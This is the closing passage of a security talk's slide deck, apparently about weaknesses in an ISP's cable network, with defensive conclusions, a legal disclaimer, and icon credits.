
Fixing It




Fixing It




Fixing It




Fixing It



Fixing It



Fixing It



Conclusions

- Guard your networks!
- Don’t trust devices customers can physically access
- Don’t trust devices ISPs hand out
- The press is your friend

Conspiracy

- Unlikely
- Looked more like “no security is easier”

Other Providers


- I don’t know, my cable wasn’t long enough

Disclaimer

- No animals were hurt
- Passwords were changed for the sake of §202c
- To my best knowledge, the KDG network is now secure enough to make the information above useless for attacks

Thank You

OSA Icons



Icons received from http://www.opensecurityarchitecture.org/cms/library/icon-library

emojione Icons



Icons received from http://www.opensecurityarchitecture.org/cms/library/icon-library

Other Icons

https://www.iconfinder.com/icons/22281/commandline_prompt_shell_terminal_icon#size=128

https://www.wisc-online.com/asset-repository/category?CategoryId=12

http://www.openclipart.org